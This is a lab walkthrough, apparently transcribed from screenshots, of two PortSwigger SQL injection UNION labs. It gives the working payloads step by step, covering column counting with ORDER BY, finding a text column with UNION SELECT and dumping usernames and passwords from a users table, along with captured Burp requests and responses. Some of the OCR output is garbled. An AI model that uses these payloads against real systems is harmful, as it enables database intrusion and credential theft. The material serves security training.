Lab - SQL Injection UNION Attack to Find a Column Containing Text

Objective

Perform a SQL injection UNION attack to identify a column compatible with string data by injecting a random value provided by the lab. This allows further exploitation, such as retrieving sensitive data.

1. Preparation

1. Access the Lab:

- Open the lab URL in your browser.
- Take note of the random string value provided by the lab (e.g., `abcdef`).

2. Set Up Burp Suite:

- Launch **Burp Suite**.
- Configure your browser to proxy traffic through Burp.

Analyze the Filter Request

1. Select a Category:

- Choose any category from the product filter (e.g., Pets).
- Observe the application reloading or updating the product list.

Kali Forums Kali NetHunter Exploit-DB WhatsApp Google Hacking DB OffSec

Web Security Academy

SQL injection UNION attack, finding a column containing text

Back to lab home
Make the database retrieve the string: 'm4HX3'

Back to lab description >

Home My account

WE LIKE TO SHOP

Pets

Refine your search:
All Accessories Food & Drink Gifts Pets Toys & Games

| | | |
|-------------------------|---------|------------------------------|
| Pet Experience Days | \$93.94 | View details |
| Pest Control Umbrella | \$69.76 | View details |
| Giant Grasshopper | \$75.13 | View details |
| More Than Just Birdsong | \$18.51 | View details |

2. Capture the Request in Burp:

- Submit the request for the selected category.
- Burp Suite will intercept the HTTP request.

Burp Suite Community Edition v2024.9.4 - Temporary Project

HTTP history

| # | Host | Method | URL | Params | Edited | Status code | Length | MIME type | Extension | Title | Notes | TLS | IP | Cookies |
|-----|--------------------------------------|--------|--|--------|--------|-------------|--------|-----------|-----------|----------------------------|-------|-----------------|----|---------|
| 433 | https://www.youtube.com | POST | /youtube/v1/loq_event?alt=json | | ✓ | 200 | 370 | JSON | | SQL injection UNION att... | ✓ | 142.250.217.110 | | |
| 432 | https://www.youtube.com | POST | /youtube/v1/loq_event?alt=json | | ✓ | 200 | 370 | JSON | | | ✓ | 142.250.217.110 | | |
| 431 | https://0ab6005604bf204180fa... | GET | /academyLabHeader | | | 101 | 147 | | | | ✓ | 79.125.84.16 | | |
| 430 | https://0ab6005604bf204180fa... | GET | /filter?category=Pets | | ✓ | 200 | 5069 | HTML | | | ✓ | 79.125.84.16 | | |
| 429 | https://0ab6005604bf204180fa... | GET | /academyLabHeader | | | 101 | 147 | | | | ✓ | 79.125.84.16 | | |
| 428 | https://0ab6005604bf204180fa... | GET | /resources/labheader/images/p5-lab-no... | | | 200 | 942 | XML | svg | | ✓ | 79.125.84.16 | | |
| 427 | https://0ab6005604bf204180fa... | GET | /resources/labheader/images/goAcad... | | | 200 | 8852 | XML | svg | | ✓ | 79.125.84.16 | | |
| 425 | https://0ab6005604bf204180fa... | GET | /resources/Images/shop.svg | | | 200 | 7258 | XML | svg | | ✓ | 79.125.84.16 | | |
| 424 | https://0ab6005604bf204180fa... | GET | /resources/labheader/js/labHeader.js | | | 200 | 1673 | script | js | | ✓ | 79.125.84.16 | | |
| 421 | https://0ab6005604bf204180fa... | GET | / | | | 200 | 9321 | HTML | | SQL injection UNION att... | ✓ | 79.125.84.16 | | |
| 420 | https://portswigger.net | GET | /labs/launch/dc3ff4b519f1a96f... | | | 302 | 1743 | | | | ✓ | 34.249.63.188 | | |
| 419 | https://ps.pwlik.pro | POST | /pms.php | | ✓ | 202 | 441 | HTML | php | | ✓ | 98.67.217.255 | | |
| 418 | https://nettle.services.mozilla.r... | GET | /titles | | | 200 | 6985 | JSON | | | ✓ | 34.117.188.166 | | |

Request

```

1 GET /filter?category=Pets HTTP/2
2 Host: 0ab6005604bf204180fa26ec0dd0067.web-security-academy.net
3 Cookie: session=SkY3H5B8QpwYY0EJTNvAAASlAbry
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ab6005604bf204180fa26ec0dd0067.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
0 Sec-Fetch-Dest: document
1 Sec-Fetch-Mode: navigate
2 Sec-Fetch-Site: same-origin
3 Sec-Fetch-User: ?1
4 Priority: u0, i
5 Te: trailers
6
7
    
```

send it to repeater

Response

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 4961
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labCommerce.css" rel="stylesheet">
11      <title>
12        SQL injection UNION attack, finding a column containing text
13      </title>
14      <body>
15        <script src="/resources/labheader/js/labHeader.js">
16        </script>
17        <div class="academyLabHeader">
18          <section class="academyLabBanner">
19            <div class="container">
20              <div class="logo">
21                
22              </div>
23              <div class="titleContainer">
24                <h1>SQL injection UNION attack, finding a column containing text</h1>
25              </div>
26            </div>
27          </section>
28        </div>
29      </body>
30    </html>
31
32
33
34
35
36
37
38
39
30
    
```

send it to REPEATER

in Repeater check the Request body and note the Request Search/GET parameters

Add ' (single quotation mark) at the end of

Request Search Parameter and send Request and note the Response to Check it for SQL injection

Perform SQL Injection to Determine Column Count:

add SQL Query : ' ORDER BY 1- - to find out Columns in Table

, note : increase 1 until it shows Error in Response

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane displays a modified GET request with an additional ORDER BY clause. The 'Response' pane shows the resulting HTML page, which includes a title and some JavaScript code.

```
Request
Pretty Raw Hex
1 GET /filter?category=Pets'+'ORDERBY1--. HTTP/2
2 Host: 0ab6005604bf204180fa26ec00dd0067.web-security-academy.net
3 Cookie: session=3Qv3s6B0lpWYY0EUTN3AAmSlabPf
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ab6005604bf204180fa26ec00dd0067.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u0, i
15 Te: trailers
16
17
18
19
20
21
22
23
24
25
```

NOW ADDING ' ORDER BY 1 SQL INJECTION QUERY TO CHECK NUMBER OF COLOUMNS IN THE TABLE

```
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 4971
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labsCommerce.css" rel="stylesheet">
11    <title>
12      SQL injection UNION attack, finding a column containing text
13    </title>
14    <body>
15      <script src="/resources/labheader/js/labHeader.js">
16        </script>
17        <div id="academyLabHeader">
18          <section class="academyLabBanner">
19            <div class="container">
20              <div class="logo">
21                </div>
22                <div class="title-container">
23                  <h2>
24                    SQL injection UNION attack, finding a column containing text
25                  </h2>
26                  <a id="lab-link" class="button" href="/">
27                    Back to lab home
28                  </a>
29                  <p id="hint">
30                    Make the database retrieve the string: 'rm4HX3'
31                  </p>
32                  <a class="link-back" href='
33 https://portswigger.net/web-security/sql-injection/union-attacks/lab-find-column-containing-text'
34                    Back to lab description
35                  <svg version="1.1" id="Layer_1" xmlns='
36                    </svg>
37                  </a>
38                </div>
39              </div>
40            </section>
41          </div>
42        </div>
43      </body>
44    </html>
```

Burp Suite Community Edition v2024.9.4 - Temporary Project

Request

```

1 GET /filter?category=Pets'+ORDER+BY+4-- HTTP/2
2 Host: 0ab6005604bf204180fa26ec00dd0067.web-security-academy.net
3 Cookie: session=SNqv3HS8BDpwYYY0EUTN3vAAAnSiabru
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ab6005604bf204180fa26ec00dd0067.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17
18
19
20
21
22
23
24
25
26

```

INCREMENT THE ORDER QUERY UNTIL SERVER GIVES YOU ERROR IN RESPONSE

Response

```

HTTP/2 500 Internal Server Error
1 Content-Type: text/html; charset=utf-8
2 X-Frame-Options: SAMEORIGIN
3 Content-Length: 2468
4
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labs.css rel=stylesheet>
11    <title>
12      SQL injection UNION attack, finding a column containing text
13    </title>
14    <script src=/resources/labheader/js/labHeader.js>
15  </script>
16  <div id=academyLabHeader>
17    <section class='academyLabBanner'>
18      <div class=container>
19        <div class=logo>
20          <img alt='Academy Lab Logo' src=/resources/images/logo.png>
21        </div>
22        <div class=title-container>
23          <h1>
24            SQL injection UNION attack, finding a column containing text
25          </h1>
26          <a id=lab-link class=button href=/>

```

Back to lab home

```

</a>
<p id=hint>
  Make the database retrieve the string: 'rm4HK3'
</p>
<a class=link-back href=https://portswigger.net/web-security/sql-injection/union-attacks/lab-find-column-containing-text>
  Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
  <svg version=1.1 id=Layer_1 xmlns=http://www.w3.org/2000/svg
    xmlns:xlink=http://www.w3.org/1999/xlink x=0px y=0px
    viewBox=0 0 28 30 enable-background=new 0 0 28 30
    xml:space=preserve title=back-arrow>
    <g>
      <polygon points=1.4,0 0,1.2 12.6,15 0,28.8 1.4,30

```

Now we use SQL UNION Injection to check for columns in Table with NULL parameter

SQL UNION INJECTION :

' UNION SELECT NULL,NULL,NULL-- -

Send

Request

```

1 GET /filter?category=Pets'+UNION+SELECT+NULL,NULL,NULL-- HTTP/2
2 Host: 0ab6005604bf204180fa26ec00dd0067.web-security-academy.net
3 Cookie: session=SNqv3HS8BDpwYYY0EUTN3vAAAnSiabru
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ab6005604bf204180fa26ec00dd0067.web-security.academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17
18
19
20
21
22
23
24
25
26

```

NOW USING UNION ATTACK QUERY TO CHECK COLOUMNS IN TABLE AND THEIR DATA TYPES

Response

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 5047
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labsCommerce.css rel=stylesheet>
11    <title>
12      SQL injection UNION attack, finding a column
13    </title>
14    <script src=/resources/labheader/js/labHeader.js>
15  </script>
16  <div id=academyLabHeader>
17    <section class='academyLabBanner'>
18      <div class=container>

```

Identify a Column Compatible with String Data

1. Inject the Random String:

- Replace one `NULL` value in the query with the provided string (e.g., `abcdef`):

Test Each Column:

- If the query returns an error or the string doesn't appear in the response, move the string to the next column and retry:

- `'+UNION+SELECT+NULL, 'abcdef', NULL--`
- `'+UNION+SELECT+NULL, NULL, 'abcdef' --`

The screenshot shows the OWASP ZAP interface with the Repeater tab selected. In the Request tab, a GET filter is applied with the payload: '&filter=?category=Pets'+UNION+SELECT+1,2,'rm4HX3',NULL--'. The Response tab displays the resulting HTML page, which includes a red box highlighting the string 'rm4HX3' in the href attribute of a button.

```

GET /filter?category=Pets'+UNION+SELECT+1,2,'rm4HX3',NULL-- HTTP/2
Host: 0ab6005604bf204180fa26ec0dd0067
Cookie: sessionsSnqy3h58B0pwyYY0EUTN3vAAAnSiabru
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://portswigger.net/web-security/sql-injection/union-select/lab-find-column-containing-text
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin WE USE SQL INJECTION UNION SELECT QUERY WITH COLUMNS
Sec-Fetch-User: ?
Priority: u=0, i
Te: trailers
17

```

```

HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 5215
<!DOCTYPE html>
<html>
  <head>
    <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
    <link href="/resources/css/labsEcommerce.css rel=stylesheet">
    <title>SQL injection UNION attack, finding a column containing text</title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js"></script>
    <div id="academyLabHeader">
      <section class="academyLabBanner">
        <div class="container">
          <div class="logo"></div>
          <div class="title-container">
            <h2>SQL injection UNION attack, finding a column containing text</h2>
            <a href="#">Back</a>
            <p>Make the database retrieve the string: 'rm4HX3'</p>
            <a class="link-back" href="https://portswigger.net/web-security/sql-injection/union-attacks/lab-find-column-containing-text">
              Back
              <span>Back</span>
            </a>
            <div id="layer_1" style="background-color: #f0f0f0; padding: 10px; border-radius: 5px; margin-top: 10px;">
              <img alt="W3C SVG logo" style="width: 100%; height: auto; margin-bottom: 10px;"/>
              <pre>new 0 0 28 30 enable-background="new 0 0 28 30" xml:space="preserve" title="back-arrow">
                <g>
                  <polygon points="1,4,0,0,1,2,12,6,15,28,8,14,30,15,1,15">
                    <polygon points="14,3,0,12,9,1,2,25,6,15,12,9,28,8,14,3,30,28,15">
                      <g>
                        <svg>
                          <div class="widgetcontainer-lab-status is-notsolved">
                            <span>LAB</span>
                          </div>
                        </svg>
                      </g>
                    </polygon>
                  </polygon>
                </g>
              </pre>
            </div>
          </div>
        </div>
      </section>
    </div>
  </body>

```

Congratulations, you solved the lab!

[Share your skills!](#)   [Continue learning >>](#)[Home](#) | [My account](#)

Pets

Refine your search:

[All](#) [Accessories](#) [Food & Drink](#) [Gifts](#) [Pets](#) [Toys & Games](#)

| | | |
|-------------------------|---------|------------------------------|
| Pet Experience Days | \$93.94 | View details |
| Pest Control Umbrella | \$69.76 | View details |
| Giant Grasshopper | \$75.13 | View details |
| More Than Just Birdsong | \$18.51 | View details |

Verify the Exploit:

- Ensure the success message appears, indicating the lab is complete.

Lab - SQL Injection UNION Attack, Retrieving Data from Other Tables

Objective

Exploit a SQL injection vulnerability in the product category filter to retrieve data from other tables. This lab teaches how to extract sensitive information (e.g., usernames and passwords) using a SQL injection UNION attack.

Preparation

1. Access the Lab:

- Open the lab link in your browser.

2. Set Up Burp Suite:

- Launch **Burp Suite**.
- Configure your browser to proxy traffic through Burp.

Analyze the Request

1. Select a Category:

- Choose any product category from the filter (e.g., TECH Gift).
- Observe the application loading or updating the product list.

The screenshot shows a web page with the following elements:

- Header:** "WebSecurity Academy" logo, "SQL injection UNION attack, retrieving data from other tables", "LAB Not solved" button.
- Navigation:** "Back to lab home" and "Back to lab description >" buttons.
- Header Buttons:** "Home" and "My account" buttons.
- Logo:** "WE LIKE TO SHOP" with a hanger icon.
- Search Bar:** "Refine your search:" dropdown with options: All, Clothing, shoes and accessories, Corporate gifts, Food & Drink, Tech gifts (highlighted with a red box and arrow), Toys & Games.
- Product Listing:** A card for "Eye Projectors" with a detailed description. Below it is a section for "Picture Box" with a similar descriptive text.
- Bottom Navigation:** A horizontal menu with icons for Home, My account, Help, and Logout.

2. Intercept the Request:

- Capture the HTTP request for the selected category using Burp Suite.

Intercept **HTTP history** WebSockets history Match and replace | Proxy settings

Filter settings: Hiding CSS, image and general binary content

| # | Host | Method | URL | Params | Edited | Status code | Length | MIME type | Extension |
|-----|---------------------------------|--------|--|--------|--------|-------------|--------|-----------|-----------|
| 565 | https://0ad300d10482ee7ba70e... | GET | /resources/labheader/images/logoAcad... | | | 200 | 8852 | XML | svg |
| 568 | https://0ad300d10482ee7ba70e... | GET | /resources/images/shop.svg | | | 200 | 7258 | XML | svg |
| 567 | https://0ad300d10482ee7ba70e... | GET | /resources/labheader/js/labHeader.js | | | 200 | 1673 | script | js |
| 564 | https://0ad300d10482ee7ba70e... | GET | / | | | 200 | 26734 | HTML | |
| 563 | https://portswigger.net | GET | /academy/labs/launch/c94c990a42d1b1... | ✓ | | 302 | 1743 | | |
| 562 | https://ps.piwik.pro | POST | /ppms.php | ✓ | | 202 | 441 | HTML | php |
| 561 | https://www.youtube.com | POST | /youtubei/v1/log_event?alt=json | ✓ | | 200 | 370 | JSON | |
| 560 | https://www.youtube.com | POST | /youtubei/v1/log_event?alt=json | ✓ | | 200 | 370 | JSON | |
| 559 | https://www.youtube.com | POST | /youtubei/v1/log_event?alt=json | ✓ | | 200 | 370 | JSON | |
| 558 | https://www.youtube.com | POST | /youtubei/v1/log_event?alt=json | ✓ | | 200 | 370 | JSON | |
| 557 | https://www.youtube.com | POST | /youtubei/v1/log_event?alt=json | ✓ | | 200 | 370 | JSON | |
| 556 | https://jnn-pa.googleapis.com | POST | /\$rpc/google.internal.waa.v1.Waa/Gen... | ✓ | | 200 | 627 | JSON | |

Request

Pretty Raw Hex

```

1 GET / HTTP/1.1
2 Host: 0ad300d10482ee7ba70e7c36006700ce.web-security-academy.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://portswigger.net/
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-User: ?1
13 Priority: u=0, i
14 Te: trailers
15 Connection: keep-alive
16
17

```

Response

Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 Content-Type: text/html; c
3 Set-Cookie: session=hUshCh
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 26538
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <link href="/resources/">
11    <link href="/resources/">
12    <title>
13      SQL injection UNION
14    </title>
15  </head>
16  <body>
17    <script src="/resource">
18    </script>
19    <div id="academyLabHea
20      <section class='acad
21        <div class=contain
          <div class=logo>
            </div>
          <div class=title
            <h2>
              SQL injectio

```



Send it to Repeater and note Request body

Look for the **category** parameter in Repeater Request body and

Add ' (single quotation mark) at the end of

Request Search Parameter and send Request and note the Response to Check it for SQL injection

Screenshot of the NetworkMiner tool showing a SQL injection attack on a Lab header page.

Request:

```

1 GET /filter?category=Tech+gifts HTTP/2
2 Host: Oad300d10482ee7ba0e7c36006700ce.web-security-academy.net
3 Cookie: session=jU3chH0D1kBw9jdbzhCPVaf5w7K
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://Oad300d10482ee7ba0e7c36006700ce.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17
SEND IT TO REPEATER

```

Response:

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 9018
5
6 <!DOCTYPE html>
<html>
7 <head>
8   <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
9   <link href=/resources/css/labsCommerce.css rel=stylesheet>
10  <title>
11    SQL injection UNION attack, retrieving data from other tables
12  </title>
13  <body>
14    <script src=/resources/labheader/js/labHeader.js>
15    <div id=academyLabHeader>
16      <section class=academyLabBanner>
17        <div class=container>
18          <div class=logo>
19            <div class=title-container>
20              <h2>
21                SQL injection UNION attack, retrieving data from other tables
22              </h2>
23              <a id=lab-link class=button href=/>
24                Back to lab home
25            </a>
26            <a class=link-back href=https://portswigger.net/web-security/sql-injection/union-attacks/lab-retrieve-data-from-other-tables>
27              Back
28            <img alt=Back arrow style=vertical-align: middle; />
29            <span>Back</span>
30          </div>
31        </div>
32      </section>
33    </div>
34  </body>
35</html>

```

Screenshot of the Burp Suite Repeater tab showing a SQL injection attack on a Lab header page.

Request:

```

1 GET /filter?category=Tech+gifts' HTTP/2
2 Host: Oad300d10482ee7ba0e7c36006700ce.web-security-academy.net
3 Cookie: session=jU3chH0D1kBw9jdbzhCPVaf5w7K
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://Oad300d10482ee7ba0e7c36006700ce.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17
CHECKING SQL INJECTION .....

```

Response:

```

1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2381
5
6 <!DOCTYPE html>
<html>
7 <head>
8   <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
9   <link href=/resources/css/labs.css rel=stylesheet>
10  <title>
11    SQL injection UNION attack, retrieving data from other tables
12  </title>
13  <body>
14    <script src=/resources/labheader/js/labHeader.js>
15    <div id=academyLabHeader>
16      <section class=academyLabBanner>
17        <div class=container>
18          <div class=logo>
19            <div class=title-containers>
20              <h2>
21                SQL injection UNION attack, retrieving data from other tables
22              </h2>
23              <a id=lab-link class=button href=/>
24                Back to lab home
25            </a>
26            <a class=link-back href=https://portswigger.net/web-security/sql-injection/union-attacks/lab-retrieve-data-from-other-tables>
27              Back
28            <img alt=Back arrow style=vertical-align: middle; />
29            <span>Back</span>
30          </div>
31        </div>
32      </section>
33    </div>
34  </body>
35</html>

```

Perform SQL Injection to Determine Column Count:

add SQL Query : ' ORDER BY 1- - to find out Columns in Table
, note : increase 1 until it shows Error in Response

```

1 GET /filter?category=Tech+gifts'+ORDER+BY+1-- HTTP/2
2 Host: 0ad300d10482ee7ba70e7ba00ce.web-security-academy.net
3 Cookie: session=H3chh001kEwt99jdbzhbRCVaF5w7K
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ad300d10482ee7ba70e7ba00ce.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17
18
19
20
21
22

```

CHECKING NUMBER OF COLOUMNS IN THE TABLE
 BY USING SQL ' ORDER BY 1
 INCREAMENT IT UNTIL SERVER GIVES ERROR IN RESPONSE

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 9029
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
11    <title>
12      SQL injection UNION attack, retrieving data from other tables
13    </title>
14  </head>
15  <body>
16    <script src=/resources/labheader/js/labHeader.js>
17    </script>
18    <div id=academyLabHeader>
19      <section class=academyLabBanner>
20        <div class=container>
21          <div class=logos>
22            <div class=logo>
23              <img alt='Academy Lab Logo'>
24            </div>
25            <div class=logo>
26              <img alt='Academy Lab Logo'>
27            </div>
28          </div>
29          <div class=title-container>
30            <h1>SQL injection UNION attack, retrieving data from other tables</h1>
31            <h2><a href=/> Back to lab home</h2>
32          </div>
33        </div>
34        <div class=link-back href=https://portswigger.net/web-security/sql-injection/union-att>
35          Back to lab home
36        </div>
37      </section>
38    </div>
39  </body>
40</html>

```

```

1 GET /filter?category=Tech+gifts'+ORDER+BY+1-- HTTP/2
2 Host: 0ad300d10482ee7ba70e7ba00ce.web-security-academy.net
3 Cookie: session=H3chh001kEwt99jdbzhbRCVaF5w7K
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ad300d10482ee7ba70e7ba00ce.web-security.academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17
18
19
20

```

```

1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2381
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labs.css rel=stylesheet>
11    <title>
12      SQL injection UNION attack, retrieving data from other tables
13    </title>
14  </head>
15  <body>
16    <script src=/resources/labheader/js/labHeader.js>
17    </script>
18    <div id=academyLabHeader>
19      <section class=academyLabBanner>
20        <div class=container>
21          <div class=logos>
22            <div class=logo>
23              <img alt='Academy Lab Logo'>
24            </div>
25            <div class=logo>
26              <img alt='Academy Lab Logo'>
27            </div>
28          </div>
29          <div class=title-container>
30            <h1>SQL injection UNION attack, retrieving data from other tables</h1>
31            <h2><a href=/> Back to lab home</h2>
32          </div>
33        </div>
34        <div class=link-back href=https://portswigger.net/web-security/sql-injection/union-att>
35          Back to lab home
36        </div>
37      </section>
38    </div>
39  </body>
40</html>

```

Identify a Columns Data Type

1. Inject the Random String:

- Replace one `NULL` value in the query with the provided string (e.g., `abcdef`):

Test Each Column:

- If the query returns an error or the string doesn't appear in the response, move the string to the next column and retry:

- '+UNION+SELECT+NULL, 'abcdef', NULL--
- '+UNION+SELECT+NULL, NULL, 'abcdef'--

```

Request
Pretty Raw Hex
1 GET /filter?category=Tech&gifts='UNION+SELECT+'ABC','ABC'+-- HTTP/2
2 Host: Oad300d10482ee7ba70e7c36006700ce.web-security-academy.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://Oad300d10482ee7ba70e7c36006700ce.web-security-academy.net/
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-User: ?1
13 Priority: u=0, i
14 Tls: trailers
15
16
17

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-FRAME-OPTIONS: SAMEORIGIN
4 Content-Length: 9202
5
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
11    <link href="/resources/css/labsCommerce.css" rel="stylesheet">
12    <title>SQL injection UNION attack, retrieving data from other tables</title>
13  </head>
14  <body>
15    <script src="/resources/labheader/js/labHeader.js">
16      <div id="academyLabHeader">
17        <section class="academyLabBanner">
18          <div class="container">
19            <div class="logo">
20              <h2>

```

- **Identify Relevant Tables:**

- Look for table names related to users, e.g., `users`.

- **Extract User Data:**

- Query the `users` table to extract usernames and passwords. For example:

`'+UNION+SELECT+username,password,NULL+FROM+users--`

Request

```

1 GET /filter?category=Tech+gifts' UNION+SELECT+username,password+FROM+users-
2 Host: 0ad300d10482ee7ba70e7c36006700ce.web-security-academy.net
3 Cookie: session=hushchH0D1Kwt9gjdbzhbCPVaf5w7K
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ad300d10482ee7ba70e7c36006700ce.web-security-academy.net/
